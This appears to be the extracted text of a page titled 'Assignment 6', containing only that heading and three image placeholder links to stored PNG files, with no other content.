



Assignment 6


